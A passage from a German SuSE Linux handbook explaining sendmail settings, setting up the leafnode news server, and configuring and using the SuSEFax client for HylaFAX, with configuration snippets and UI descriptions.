Beispiel 2: Ist man über UUCP angeschlossen, kann man alle nicht-lokale E-Mail an den UUCP-Server weitergeben:

```
SENDMAIL_SMARTHOST=uucp-dom:uucp.kosmos.all.
```

- **SENDMAIL_NOCANONIFY=no**

sendmail schaut alle E-Mail-Adressen im Mail-Header nach und ersetzt die Namen mit den „Fully Qualified Domain Names“ (FQDN). Falls man beim E-Mail-Schreiben immer den vollständigen E-Mail-Namen angibt und vielleicht wegen einer Dialup-Verbindung nicht immer einen DNS-Server erreichbar hat, kann man das mit *yes* abschalten.

- **SENDMAIL_ARGS="-bd -q30m -om"**

Mit diesen Parametern wird *sendmail* beim Booten des Rechners gestartet.

Mit *-q30m* schaut *sendmail* alle 30 Minuten nach, ob im Queue-Verzeichnis */var/spool/mqueue* noch E-Mail liegt, die ausgeliefert werden muss.

-bd startet *sendmail* im „daemon mode“, damit wird E-Mail über das TCP/IP-Netzwerk von anderen Rechnern akzeptiert.

Für Dialup-Verbindungen könnte man z. B. *-q30m* weglassen und E-Mail nur über einen direkten Aufruf von ***sendmail -q*** ausliefern; diesen Aufruf könnte man z. B. über einen *crontab*-Eintrag einmal pro Tag tätigen. Eine andere Möglichkeit wäre es, ***sendmail -q*** noch in den Skripten zum Verbindungsaufbau unterzubringen. Dann wird bei jedem Verbindungsaufbau zusätzlich noch E-Mail übertragen.

- **SENDMAIL_EXPENSIVE=no**

sendmail versucht sofort eine E-Mail über SMTP an den nächsten Rechner weiterzugeben. Falls man nur zeitweise eine Verbindung zum Internet hat („Dial-On-Demand“), möchte man u. U. nicht für jede E-Mail eine Verbindung zum Provider starten.

Mit *yes* wird alle E-Mail zunächst im Queue-Verzeichnis */var/spool/mqueue* gehalten und nicht sofort weitergeschickt.

Alle lokale E-Mail wird über das Programm *procmail* in die lokalen E-Mail-Folder */var/spool/mail/<name>* abgespeichert. Bitte lesen sie die Manual-Page von ***procmailrc*** (***man procmailrc***) und die Manual-Page von ***procmailex*** (***man procmailex***) sowie die Manual-Page von ***procmail*** (***man procmail***) für eine genaue Beschreibung dieses sehr flexiblen Programms.

Falls E-Mail nicht an den nächsten Rechner weitergegeben werden kann, wird sie in dem Queue-Verzeichnis */var/spool/mqueue* gespeichert und beim nächsten „Queue-Run“ von *sendmail* nochmal übertragen. Das Zeitintervall der „Queue-Runs“ wird beim Starten von *sendmail* angegeben oder das Übertragen der Nachrichten wird explizit durch den Aufruf von ***sendmail -q*** gestartet.

Weitere Einstellungen von *sendmail* kann man in den Dateien */etc/aliases* und einigen Dateien im Verzeichnis */etc/mail/* vornehmen. In den Dateien stehen auskommentierte Beispiele. Einige der Dateien müs-

sen von den Textdateien mit dem Programm *makemap* in Datenbankdateien übersetzt werden. Das geschieht automatisch beim Aufruf von *SuSEconfig* oder beim Verlassen von *YaST*.

Für komplexere Konfigurationen sollte man die automatische Generierung von */etc/sendmail.cf* durch **SENDMAIL_TYPE=no** abstellen und dann */etc/mail/linux.mc* als Vorlage für eine eigene Konfiguration nehmen. *linux.mc* enthält *m4*-Anweisungen und

```
erde: # m4 /etc/mail/linux.mc > /etc/sendmail.cf
```

erstellt über die Makros im Verzeichnis */usr/share/sendmail* eine gültige *sendmail*-Konfiguration.

Weitere Dokumentation ist in den Verzeichnissen */etc/mail*, */usr/share/sendmail* und */usr/doc/packages/sendmail* zu finden. Als Startadresse für WWW sollte man bei <http://www.sendmail.org/> anfangen. Für komplexere Aufgaben kommt man sicher nicht um das *Sendmail*-Buch aus dem O'Reilly-Verlag herum⁴, das eine sehr gute und ausführliche Dokumentation zur *sendmail*-Konfiguration bietet.

6.9 News: Die neuesten Meldungen des USENET

Einer der wichtigsten Dienste, die das Internet zur Verfügung stellt, ist das Übermitteln und Verteilen von Nachrichten, die in verschiedenen Gruppen (engl. *Newsgroups*) organisiert sind; dieser Teil des Internet wird als das USENET bezeichnet. Erst durch die Existenz dieses Mediums war die Entwicklung von Linux überhaupt möglich, und nur durch diese ungehinderte, hoch-effiziente Art der Kommunikation ist die rapide Weiterentwicklung sowie das schnelle Entfernen von Fehlern aus dem System möglich⁵. Weiterhin ist das USENET ein wichtiges Medium, wenn es um die gegenseitige Unterstützung der Linux-Anwender untereinander geht.

Da eine komplette Beschreibung eines Newssystems mit all seinen vielfältigen Möglichkeiten (wie das Weiterreichen an andere Rechner) den Rahmen dieses Buches bei weitem sprengen würde, soll hier nur die Konfiguration eines lokalen Newssystems beschrieben werden.



Größere Systeme sollten auf Paket *inn*, Serie *n* zurückgreifen; Hinweise zur INN-Installation liegen unter */usr/doc/packages/inn*; der INN ist auch für UUCP-Systeme zu bevorzugen. – Für die Einrichtung des INN kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt H.1.2 auf Seite 548); wir sind aber gern bereit, im Rahmen der kostenpflichtigen *Professional Services* zu helfen (vgl. Abschnitt H.3 auf Seite 551).

6.9.1 Das News-System *Leafnode*

Das Paket *leafnode* ist ein bestens geeignetes News-System für kleinere Netze oder Einzelplatz-Rechner mit einer einfachen, nicht unbedingt

⁴ Vgl. [CAR93].

⁵ Es soll nicht verschwiegen werden, dass diese Funktion mittlerweile in vielen Bereichen von „Mailinglisten“ übernommen wurde.

schnellen Verbindung ins Internet. Das Paket besteht aus mehreren Teilen: dem eigentlichen NNTP-Server *leafnode*, dem Programm *fetchnews* (früher: *fetch*) zum Holen der Nachrichten und dem Programm *texpire* zum Löschen der alten bzw. nicht mehr interessierenden Nachrichten; als Add-Ons gibt es Tools zum Verwalten des Datenbestands unter `/var/spool/news`. Dokumentation zu all diesen Komponenten finden Sie unter `/usr/doc/packages/leafnode` sowie in Manual-Page von **leafnode** (`man 8 leafnode`) und den dort genannten *Manpages*.

Bitte beachten Sie die Update-Hinweise in Abschnitt 15.2.8 auf Seite 410.



Voraussetzung für den Einsatz von Leafnode

- Einen externen NNTP-Server müssen Sie über Modem (PPP), eine ISDN-Verbindung oder eine andere Netzverbindung (z. B. Ethernet) direkt erreichen können; von einem solchen NNTP-Server können Sie dann die „News“ beziehen. Fragen Sie bei Ungewissheit Ihren „Internet Service Provider“ (☞ *ISP*) nach den Daten des zu benutzenden NNTP-Servers.
- Das Paket *leafnode*, Serie *n* muss installiert sein.
- Plattenplatz unter `/var/spool/news` ; -)
- Die im Folgenden genannten Konfigurationsschritte müssen durchgeführt werden.

Lokaler NNTP-Server

Zunächst ist sicherzustellen, dass *Leafnode* als *lokaler* NNTP-Server läuft.

1. In der Datei `/etc/rc.config` die Variable `<NNTPSERVER>` auf den Wert `localhost` setzen. Freilich können Sie auch den „richtigen“ Namen Ihres Linux-Rechners anstelle von `localhost` verwenden (z. B. `erde`), wenn Sie Ihren Rechner entsprechend konfiguriert haben; in vernetzten Umgebungen ist dies zwingend erforderlich! – Das Setzen der Variablen `<NNTPSERVER>` erledigen Sie am sichersten mit *YaST* (vgl. zum Vorgehen Abschnitt 3.6.12 auf Seite 116); denn *YaST* ruft nach dem Verlassen der Maske mit F10 das Skript *SuSEconfig* automatisch auf.
2. In der Datei `/etc/leafnode/config` mit einem ☞ *Editor* notwendige bzw. gewünschte Anpassungen vornehmen. Dort muss unbedingt der Name des NNTP-Servers Ihres Providers eingetragen werden (bei `server =`).
3. Treffen Sie Vorkehrungen, damit *leafnode* vom *inetd* gestartet wird. Schalten Sie zu diesem Zweck den *mntp*-Eintrag in `/etc/inetd.conf` durch Entfernen des Kommentarzeichens (`'#'`, alles in einer Zeile bitte!) frei; vgl. Datei 6.9.1 auf der nächsten Seite.
4. Starten Sie den *inetd* von Hand erneut, damit diese Konfiguration zum Tragen kommt; dazu kann der Befehl `rcinetd restart` verwendet werden.

Nun ist lokal alles vorbereitet, damit zum ersten Mal Kontakt zum Newsserver des Providers aufgenommen werden kann.

```
nntp stream tcp nowait news /usr/sbin/tcpd
                                /usr/sbin/leafnode
```

Datei 6.9.1: **inetd**-Eintrag für *leafnode*



Mit **telnet localhost 119** können Sie überprüfen, ob *leafnode* sich meldet; falls ja, geben Sie **quit** ein, um wieder zur Kommandozeile zurückzukommen.

Das Newssystem initialisieren und betreiben

Nun kann das System initialisiert werden. Falls noch nicht geschehen, stellen Sie eine IP-Verbindung zu Ihrem ISP nun her (in der Regel per Modem oder ISDN). Bei der ersten Kontaktaufnahme mittels *fetchnews* werden vom entfernten Newsserver die Informationen zu den verfügbaren Newsgroups geholt und unter `/var/spool/news/interesting.groups` abgelegt; wenn Sie im Detail verfolgen wollen, was **fetchnews** tut, verwenden Sie die Option **-vvv**:

```
erde:~ # fetchnews -vvv
```

Jetzt sind noch keine Artikel verfügbar – gleichwohl muss man nun einen NNTP-fähigen Newsreader aufrufen und in die (noch leeren) Gruppen einmal hineinschauen (vgl. Abschnitt 6.9.1 auf der nächsten Seite). *leafnode* registriert dies; beim nächsten **fetchnews**-Aufruf werden genau diese angewählten Gruppen mit Nachrichten gefüllt werden.

Wenn nicht jedes Mal beim „Online-Gehen“ der **fetchnews**-Aufruf von Hand eingegeben werden soll, dann nehmen Sie ihn z. B. in Ihr `/etc/ppp/ip-up`-Skript auf.

Das Newssystem verwalten

leafnode wurde nach dem Prinzip entworfen, dass es sich weitgehend selbst verwalten soll. Dies bedeutet, wenn bestimmte Newsgroups von keinem Benutzer mehr gelesen werden, dann werden diese nach einer vorgegebenen Frist nicht mehr von **fetchnews** geholt werden.

Man hat im Grunde nur dafür zu sorgen, dass alte Artikel entfernt werden; diese Aufgabe erledigt *texpire*; in `/etc/crontab` ist ein passender Eintrag bereits vorgesehen – entfernen Sie das Kommentarzeichen `#`, wie in Datei 6.9.2 gezeigt (alles in einer Zeile bitte!).

```
0 22 * * * root test -x /usr/sbin/texpire && /usr/sbin/texpire
```

Datei 6.9.2: Expire-Eintrag für *leafnode* in `/etc/crontab`

Erklärungen zu Einstellmöglichkeiten, die über die Datei `/etc/leafnode/config` vorgenommen werden können, finden Sie – wie bereits gesagt – in Manual-Page von **leafnode** (**man leafnode**).

Lesen der News

Für das Lesen der News stehen verschiedene Programme zur Verfügung, wie z. B. *nn*, *tin* oder *pine*; auch *Netscape* oder der *Emacs* können zum Newslesen verwendet werden. Die Wahl des Newsreaders ist oftmals eine reine Frage des persönlichen Geschmacks. Die Newsreader können sowohl für den Zugriff auf einen Newsserver – wie in einem Netzwerk üblich – als auch für den Zugriff auf das lokale Spoolverzeichnis konfiguriert werden. Entsprechend vorkonfigurierte Pakete finden sich in der Serie *n* von SuSE Linux.

Wenn Sie mit *tin* auf den *leafnode*-NNTP-Server zugreifen wollen (vgl. Abschnitt 6.9.1 auf Seite 206 ff.), dann rufen Sie diesen Newsreader mit dem Kommando `rtin` auf.

6.10 Linux macht Faxen

Um einen Linux-PC als Faxmaschine zu nutzen, hat man zwei Möglichkeiten:

- Man benutzt *mgetty* in Kombination mit *sendfax* und z. B. die Tools aus dem Paket *g3utils*,
- oder man benutzt den Faxserver *HylaFAX* z. B. in Kombination mit *SuSEFax*, dem neuen Fax-Frontend von SuSE, das komplett in Java geschrieben wurde.

Ab SuSE Linux 6.3 ist das Paket *mgetty* in drei Pakete aufgeteilt, in das Paket *mgetty*, das Paket *g3utils* und das Paket *sendfax*; ein Grund dafür ist, dass das Paket *hylafax* ein paar Kommandos beinhaltet, die den selben Namen haben, wie Kommandos aus dem Paket *sendfax*.



In den folgenden zwei Abschnitten wird beschrieben, wie man *SuSEFax* und *HylaFAX* unter SuSE Linux konfiguriert und benutzt.

6.10.1 SuSEFax – Ein Client für HylaFAX

Wie schon erwähnt, ist *SuSEFax* in Java geschrieben. Das bedeutet, dass das „Java Developers Kit“ in Kombination mit dem Paket *susefax* installiert werden muss. Wenn man *SuSEFax* auf einer anderen Plattform benutzen möchte, so installiert man am Besten das Paket *susefax* und kopiert alle Dateien, die unter `/usr/lib/SuSEFax` zu finden sind.

Der Wrapper

SuSEFax wird über ein kleines Skript gestartet. Bei diesem Skript handelt es sich um einen so genannten „Wrapper“, der den Java-Interpreter mit den erforderlichen Parametern aufruft und überprüft, ob gewisse Bedingungen erfüllt sind. Dieses Skript findet man unter `/usr/X11/bin/susefax`. *SuSEFax* lässt sich durch systemunabhängige Environment Parameter, den *System Properties*, voreinstellen. Tabelle 6.2 auf der nächsten Seite zeigt die dem Programm bekannten Properties, ihre Bedeutung und die internen Standardwerte, die benutzt werden, falls diese Parameter dem Interpreter nicht übergeben werden. Bis auf den Parameter `susefax.images` ist es

i. Allg. wenig sinnvoll, diese Parameter anzugeben, wenn das Programm auf einem Betriebssystem mit der Fähigkeit der Verwaltung unterschiedlicher Benutzer läuft. Gemeint sind Systeme, auf denen es möglich ist, einem bestimmten Benutzer ein bestimmtes Homeverzeichnis zuzuordnen (alle *UNIX*-Systeme und *Windows NT*, nicht *OS/2*). Auf Systemen, bei denen das nicht möglich ist, sollten die Werte für `susefax.setup.path`, `susefax.setup.file` und `susefax.phonebook.file` gesetzt werden, da das Programm ansonsten evtl. nicht funktioniert. Getestet wurde es allerdings bislang nicht.

Property	Default Wert	Bedeutung
<code>susefax.setup.path</code>	<code>\$HOME</code>	Pfad auf das Verzeichnis, in dem die Konfigurationsdatei und die Telefonbuch-Datenbank abgelegt werden soll
<code>susefax.setup.file</code>	<code>.susefaxrc</code>	Name, unter dem die Konfigurationsdatei gespeichert wird
<code>susefax.phonebook.file</code>	<code>.susephone</code>	Name, unter dem die Telefonbuch-Datenbank gespeichert werden soll
<code>susefax.images</code>	<code>./images</code>	Pfad auf das Verzeichnis, in dem die für die Dialoge benötigten Bilder liegen

Tabelle 6.2: Die *System Properties* von *SuSEFax*

Wenn einer oder mehrere dieser Parameter geändert werden sollen, müssen lediglich die entsprechenden Kommentarzeichen hinter den Variablennamen entfernt werden (siehe Datei 6.10.1).

```
# if you want to store the settings other than
# $HOME/.susefaxrc, then you may place another path and/or
# filename here

SETUPDIR=      # -Dsusefax.setup.path=/wo/auch/immer
SETUPFILE=     # -Dsusefax.setup.file=/was/auch/immer

# even the phonebook can be renamed to whatever

PHONEBOOK=    # -Dsusefax.phonebook.file=wieauchimmer
```

Datei 6.10.1: Ausschnitt des Wrappers: `/usr/X11/bin/susefax`

Bedienung

Die Abbildung 6.7 auf der nächsten Seite zeigt die Erscheinungsart des Hauptfensters, nachdem der Button 'Sende Queue' aktiviert und mit-




Abbildung 6.7: Sende Queue

tels des Buttons 'Hole Status' Informationen über die Jobs geholt wurden, die sich gerade in der Sende-Queue befinden, d. h. Faxe, die innerhalb der letzten Minuten abgesendet wurden. Wenn der Button 'Empfangs Queue' aktiviert wurde, werden die Faxe aufgelistet, die innerhalb der letzten Tage empfangen wurden. Wenn man den Button 'Automatische Aktualisierung' anwählt, wird in Abständen, die man in dem darunterliegenden Feld eingeben kann – das eingegebene Intervall wird mittels (↔) bestätigt –, der Status des Servers aktualisiert. Je nach aktiviertem Button 'Empfangs Queue' oder 'Sende Queue', wird rechts neben der Jobliste angezeigt, was ein Doppelklick auf einen Listeneintrag zur Folge hat. Im Modus 'Sende Queue' kann man außerdem entscheiden, ob ein Doppelklick das Löschen eines sich gerade in der Queue befindlichen Jobs zur Folge hat, oder ob man dessen Parameter ändern will. Über das Menü 'Extras' lässt sich die bevorzugte Sprache wählen (deutsch oder englisch).

Zuerst die Einstellungen

Bevor überhaupt irgendwelche Informationen über den Server geholt, bzw. Aktionen ausgeführt werden können, muss das Programm konfiguriert werden. Das geschieht über den Menüpunkt 'Einstellungen' im 'Programm'-Menü. Sämtliche Einstellungen werden beim Verlassen ir-

gendeines Einstellungsdialoges gespeichert. Ebenso bewirkt das Verlassen des Programms eine Speicherung des aktuellen Zustandes der Konfiguration.

Globale Einstellungen



Abbildung 6.8: Der Dialog für die globalen Einstellungen

Die einzelnen Felder haben folgende Bedeutung:

Benutzername: Hier wird der Vor- und Zuname des Benutzers angegeben. Diese Information wird für die automatische Erzeugung eines Cover-Fax benötigt.

EMail: An die E-Mail-Adresse, die hier angegeben wird, werden Nachrichten des Faxservers an den jeweiligen Benutzer gesendet, z. B. wenn ein Fax aus der Sende-Queue entfernt wurde, ohne dass der Server es versenden konnte.

Benutzer Account: Der Faxserver ist in der Lage, unterschiedlichen Benutzern den Zugang zu erlauben bzw. zu verweigern. Aus diesem Grund muss hier der Accountname eingetragen werden, unter dem der Benutzer dem Server bekannt ist. Es ist auch möglich, einem Benutzer ein Passwort zuzuordnen.

Rechnername des Faxservers: Hierbei handelt es sich um den Namen des Rechners, auf dem der Faxserver läuft.

Automatisches Faxen: Wenn dieser Button aktiviert ist, wird in Sekundenabständen die Datei überprüft, die unter 'Pfad auf Spool Datei' angegeben wurde. Wenn diese Datei sich geändert hat, wird automatisch der 'Fax senden'-Dialog geöffnet. Diese Option ist vor allem sinnvoll, wenn man aus einer Anwendung über einen Druckertreiber direkt

in eine Datei druckt. Auf diese Art und Weise kann aus beliebigen Anwendungen ein Fax versendet werden, vorausgesetzt diese kann das Dokument in PostScript wandeln (siehe Abschnitt 6.10.3 auf Seite 219).

Pfad auf Spool Datei: Hier muss der vollständige Pfad auf die Spool Datei angegeben werden, wenn automatisches Faxen gewünscht ist. Durch Anklicken des Buttons 'Suchen' öffnet sich ein Dateibrowser, mit dessen Hilfe man eine solche Datei suchen kann.

Pfad des Faxcovers: Für die automatische Erzeugung eines Faxcovers wird eine spezielle PostScript-Datei benötigt. Der vollständige Pfad auf diese Datei wird hier angegeben.

Zeitzone: Hier sollte die Zeitzone aktiviert werden, die man auch auf dem lokalen System konfiguriert hat.

Land: Die Einstellung des Landes entscheidet die Darstellung von Datums- und Uhrzeitangaben, z. B. auf dem Fax-Cover.

Job-Einstellungen




Abbildung 6.9: Der Dialog für die Job Parameter

Nachdem die globalen Einstellungen korrekt ausgeführt worden sind, kann das erste Fax schon gesendet werden. Ein Fax, bzw. eine Datei, die gesendet wurde, wird auf dem Faxserver zu einem Job, der in der Sende Queue evtl. zusammen mit anderen Jobs darauf wartet, gesendet zu werden. Zu jedem Job gehören Jobparameter. Diese lassen sich vor und nach dem Einreihen, bzw. Senden in die Sende-Queue bestimmen. Vor dem Senden geschieht das über den Dialog 'Job Einstellungen', der über das Menü 'Extras' zu erreichen ist. Die einzelnen Parameter haben folgende Bedeutung:

Benachrichtigungs Schema: Hierdurch wird festgelegt, wann der Faxserver dem Benutzer über die konfigurierte E-Mail-Adresse eine Nachricht zukommen lassen soll. Es gibt vier verschiedene Schemata:

- **Nie (nur bei Fehlern):** Der Benutzer wird nur benachrichtigt, wenn ein Fehler beim Senden auftrat, der im Endeffekt das Senden des Jobs verhindert hat.
- **Nach dem Senden:** Der Benutzer wird auch nach dem Senden eines Jobs benachrichtigt.
- **Nach einem 'Requeue':** Der Benutzer wird benachrichtigt, wenn ein Sendeversuch scheiterte, weil die Gegenstelle z. B. gerade besetzt war.
- **Nach 'Requeue' und 'Senden':** Eine Mischung aus den beiden vorherigen Schemata.

Das erste Schema gilt grundsätzlich, d. h. wenn z. B. Schema zwei ausgewählt wurde, wird der Benutzer auch benachrichtigt, wenn das Senden des Jobs fehlschlug.

Auflösung: Hiermit wird die Auflösung des gesendeten Fax eingestellt. Die Auflösung wird in Zeilen pro Inch (lpi) gemessen.

Priorität: Die Priorität eines Jobs in der Send Queue. Der Standardwert beträgt 127. Der Faxserver setzt die Priorität bei Bedarf neu, wenn z. B. das Senden eines Jobs aufgrund des Besetzzeichens fehlschlug.

Maximale Anzahl Sendeveruche: Hier wird festgelegt, wie oft der Server einen Job versuchen soll zu senden, wenn z. B. aufgrund einer schlechten Leitungsqualität Übertragungsfehler auftraten.

Maximale Anzahl Wählversuche: Anzahl der Wahlwiederholungen, wenn z. B. die Gegenstelle gerade besetzt ist oder nicht abhebt.

Papierformat: Es werden drei Papierformate von *SuSEFax* unterstützt: A4, A3 und „North American Letter“. Diese Einstellung hängt von dem Format des zu sendenden PostScript-Dokumentes ab.

Wenn im Hauptfenster neben der Jobliste 'Job-Parameter ändern' aktiviert ist, öffnet sich bei einem Doppelklick auf einen Job ein um seine Parameter reduzierter Dialog. Hier können nachträglich die Parameter 'Benachrichtigungs Schema', 'Maximale Anzahl Sendeveruche' und 'Maximale Anzahl Wählversuche' des ausgewählten Jobs eingestellt werden.

Externer Viewer

Wenn die Jobliste im Hauptfenster die Empfangs-Queue anzeigt, ist es möglich über einen externen Viewer diesen empfangenen Job anzuzeigen. Dieser Job liegt dem Faxserver im *tiffg3*-Format vor. Der externe Viewer muss also dieses Format anzeigen können. Dieses Format erlaubt es, mehrere Bilder in einer Datei zu verstauen. Dem Programm *SuSEFax* liegt ein kleines Skript bei, das mit Hilfe des *fax2ps* Befehls aus der *TIFF Software* von Sam Leffler (Paket *tiff*) ein PostScript-Dokument erzeugt. Dieses wird dann einem PostScript-Viewer übergeben. Das Skript sucht zuerst nach

dem Programm `gv` von Johannes Plass (Paket `gv`) und dann nach `GhostView` von Timothy O. Theisen (Paket `gs_x11`). Es heißt `docview` und ist unter `/usr/lib/SuSEFax` zu finden. Die Einträge im Einstellungsdialog für den externen Viewer haben folgende Bedeutung:

Pfad für Temporär-Dateien: In diesem Verzeichnis legt `SuSEFax` das vom Server geholte `tiffg3`-Bild ab und ersetzt den Platzhalter `$F` mit dem vollständigen Pfad auf diese Datei.

Der Benutzer, der `SuSEFax` gestartet hat, muss sowohl Schreib- als auch Leserechte in diesem Verzeichnis haben!



Viewer-Aufruf: Hier muss der *vollständige* Pfad auf das Programm oder Skript, das die Datei anzeigen soll, angegeben werden. Dieses Programm oder Skript muss als Parameter den Pfad auf die anzuzeigende Datei akzeptieren.

Senden eines Fax

Nachdem die wichtigsten Einstellungen gemacht wurden, sollte man zuerst überprüfen, ob man den Status des Servers abfragen kann (siehe auf Seite 210). Wenn nicht, kann auch kein Fax gesendet werden. Ggf. muss die Konfiguration von `SuSEFax` oder vom `HylaFAX`-Server überprüft werden. Wenn jedoch alles korrekt eingestellt wurde, dann erscheint bei Anwahl des Menüpunktes `'Fax senden'` ein Dialog, dessen Felder folgende Bedeutung haben:

Telefonnummer des Empfängers: Die Telefonnummer des Empfängers. Ein Klick auf den Button `'Vom Telefonbuch'` bewirkt das Öffnen desselben. Es kann auf diese Art eine Telefonnummer direkt aus dem Telefonbuch gewählt werden.

Zu sendendes Dokument: Hier muss der vollständige Pfad auf das zu sendende PostScript-Dokument erscheinen. Bei Anwahl des Buttons `'Suchen'` öffnet sich ein Dateibrowser, mit dessen Hilfe die zu sendende Datei ausgewählt werden kann.

Mit Cover-Fax: Dieser Button lässt sich nur aktivieren, wenn in den globalen Einstellungen ein Pfad auf eine Faxcover-Datei angegeben wurde. Wenn dieser Button aktiviert wurde, kann man die folgenden Felder ausfüllen und ein Faxcover wird aus diesen Informationen generiert und mitgesendet.

Nicht sofort senden: Wird dieser Button aktiviert, öffnet sich ein Dialogfenster, in dem man die Sendezeit des Faxjobs einstellen kann. Wird dieses mit `'Abbruch'` verlassen, wird das Fax sofort gesendet, genauso als wenn man den Dialog für die Empfänger-Informationen mit `'Sende Fax'` verlassen hätte. Bei der Eingabe der Daten für Datum und Uhrzeit ist auf folgendes zu achten:

- Falls eine Eingabe innerhalb irgendeines Feldes gemacht wurde, sollte die Eingabetaste betätigt werden, weil auf diese Weise das Programm automatisch überprüft, ob es sich bei der Eingabe um ein gültiges Da-

tum handelt und falls nicht, wird die Eingabe auf ein korrektes Datum umgerechnet.

Name des Senders: Hier wird immer der Name eingetragen, der in den globalen Einstellungen eingetragen wurde.

Name des Empfängers: Das bedarf wohl keiner Erklärung...

Regarding: Der Betreff!

An Firma: Das ist wohl auch klar...

Kommentar: No comment...

Die Anwahl des Buttons 'Poller Fax' setzt voraus, dass Sie die Telefonnummer des Faxpolling-Servers eingegeben haben. Hierfür ist natürlich keine Angabe einer zu sendenden Datei notwendig.

Bedeutung der Joblisten-Einträge

Wie schon erwähnt, kann in der Jobliste sowohl der Inhalt der Sende-Queue, als auch der Inhalt der Empfangs-Queue angezeigt werden. Im folgenden wird erläutert, was die einzelnen Elemente dieser Einträge zu bedeuten haben.

Die Empfangs-Queue

```
Jobliste:
-rw-r-- 29634 1 49 911 7409821 fax00002.tif
```

Abbildung 6.10: Beispiel zu einer Empfangs-Queue

Von links nach rechts gelesen werden zuerst die Zugriffsrechte, die Größe in Bytes, die Anzahl der Seiten, die TSI und der Dateiname eines empfangenen Fax angezeigt. Bei der TSI (engl. *Transmission Subscriber Identification*) handelt es sich um die Identifizierungsinformation, die der Benutzer der Gegenstelle in seinem Faxgerät eingestellt hat. Das muss nicht unbedingt eine Telefonnummer sein. Es kann sich dabei auch um einen Firmennamen oder ähnliches handeln.



Empfangene Faxe können nur per Doppelklick angesehen werden, wenn der Faxserver so konfiguriert ist, dass die Leserechte für alle gelten. Dazu sind in der Datei `/var/spool/fax/etc/config.device` (siehe Abschnitt 6.10.4 auf Seite 222) hinter dem Schlüsselwort **RecvFileMode:** die Rechte 0644 einzutragen.

Die Sende-Queue

Von links nach rechts gelesen wird zuerst die Job-ID (Job Identifikation), die Priorität, der Benutzer-Account, die Zieltelefonnummer, die Sendezeit und/oder die Anzahl der Wählversuche sowie die maximale Anzahl Wählversuche angezeigt. Falls ein Fehler auftrat, wird die entsprechende Fehlermeldung ebenfalls an die betreffende Zeile angehängt. Die Job-ID wird vom




Abbildung 6.11: Beispiel zu einer Sende-Queue

Fax-Server automatisch vergeben. Die Priorität kann für jeden Job eingestellt werden, wird allerdings bei Bedarf vom Fax-Server verändert. Der Benutzer-Account zeigt an, welcher Benutzer diesen Job gestartet hat. Nur dieser Benutzer kann diesen Job löschen oder seine Parameter ändern.

Das Telefonbuch



Abbildung 6.12: Das Telefonbuch

Im Telefonbuch (vgl. Abbildung 6.12) können Namen und Faxnummern verwaltet werden. Es erlaubt die Anzeige und Sortierung nach Name, Vorname, Faxnummer oder Firma. Ein Doppelklick auf einen Eintrag in der Telefonliste bewirkt das Öffnen des Eintrag-Editors. Der Eintrag-Editor ist in diesem Fall ein Eintrag-Viewer. Wenn man jetzt einen anderen Eintrag in der Telefonbuchliste anwählt, wird dieser im Eintrag-Editor angezeigt. Durch Anwählen des 'Bearbeiten'-Buttons im Telefonbuch werden die Felder des Editors beschreibbar. Jetzt kann dieser Eintrag bearbeitet werden. Durch Aktivieren von 'Eintrag übernehmen' werden die Änderungen übernommen. Voraussetzung dafür ist, dass die Felder 'Vorname', 'Nachname' und 'Telefonnummer' ausgefüllt wurden.

Wenn sich der Eintrag-Editor im 'Eintrag ansehen'-Modus befindet, bewirkt ein Klick auf den Button 'Sende Fax' das Öffnen des 'Fax Sende Dialoges', und die Elemente 'Vorname', 'Nachname', 'Telefonnummer', 'Firma' und 'Kommentar' werden in die Felder für die Covererzeugung übernommen (siehe auf Seite 215). Das Cover wird jedoch selbstverständlich nur gesendet, wenn der Button 'Mit Cover-Fax' angewählt wird. Wenn im Telefonbuch eine Aktion ausgeführt wurde,

die den Auswahlbalken verschwinden lässt, z. B. 'Sortieren', dann wird der 'Sende Fax'-Button deaktiviert. Aktivieren lässt er sich wieder durch Anwahl irgendeines Eintrages.

Bei Betätigung des Buttons 'Hinzufügen' im Telefonbuch, wird ein neuer Eintrag an das Ende der Telefonliste angehängt. 'Löschen' löscht den Eintrag, der gerade mit einem Balken markiert ist. Sortiert wird immer nur, wenn der 'Sortieren'-Button angewählt wird, und zwar nach dem Kriterium unter 'Angezeigt wird' in aufsteigender numerischer und alphabetischer Reihenfolge.

Die Buttons 'Änderungen speichern' und 'Speichern & Beenden' werden erst anwählbar, wenn einer der Buttons 'Eintrag übernehmen' im Eintrag-Editor, 'Sortieren' oder 'Löschen' angewählt wird.

Das Telefonbuch kann auch 'standalone' gestartet werden. Dafür ist der Wrapper **susephone** zuständig: einfach **susephone** in der Shell eingeben. In diesem Fall können jedoch keine Faxe versendet werden.



Es ist nicht ratsam, das Telefonbuch-Programm unter einem Benutzer Account zweimal zu starten. Wenn doch, sollte man darauf achten, dass nicht gleichzeitig das Telefonbuch gespeichert wird.

Der Serienfax-Dialog

Der Serienfax-Dialog ermöglicht das Erstellen einer Serienfaxliste aus den Einträgen des Telefonbuchs. Um einen oder mehrere Einträge zur Serienfaxliste hinzuzufügen oder zu entfernen, müssen diese selektiert sein. Das Selektieren kann durch Anwahl mittels Maustaste erfolgen, oder durch einen der beiden 'Toggle'-Buttons. Wenn beispielsweise der Button '←Toggle' angewählt wird, werden alle Einträge der Telefonliste, die nicht selektiert sind, selektiert, und alle, die selektiert sind, werden deselektiert. Genauso verhält es sich mit der Serienfaxliste. Die Anwahl des 'Faxe senden'-Buttons bewirkt die Versendung aller in der Serienfaxliste befindlichen Einträge. Für Serienfaxe kann kein automatisches Faxcover erzeugt werden.

6.10.2 Automatische Generierung des Fax-Covers

Wie schon erwähnt, erfordert die Generierung eines automatischen Fax-Covers ein PostScript-Template. Bei dieser Datei handelt es sich nicht um eine von einem PostScript-Interpreter interpretierbare Datei, vielmehr sind in einer solchen Datei Platzhalter für die Informationen eingefügt, die erst bei der Erzeugung des Covers eingefügt werden. Die Erzeugung eines solchen Templates kann unterschiedlich schwierig sein. Wenn man das Satzsystem \LaTeX einigermaßen beherrscht, kann man sich glücklich schätzen, dass das Paket `latex-cover`⁶ von R. Krienke existiert. Dieses Paket bringt einen \TeX -Style mit, der es erlaubt auf eine für einen \TeX -Kenner recht einfache Art, ein solches Template zu erzeugen. Das Cover, welches diesem Paket und dem Paket `hylafax` beiliegt, wurde mittels `latex-cover` erzeugt.

⁶ Dieses Paket wird bei der Installation vom Paket `hylafax` unter `/usr/doc/packages/hylafax` installiert.

Wenn man dieses nicht benutzen will, so ist man gezwungen, eine normale PostScript-Datei zu erzeugen, und die entsprechenden Makros und Platzhalter, die benötigt werden, von Hand einzutragen.

Welche Schlüsselworte kennt *SuSEFax*?

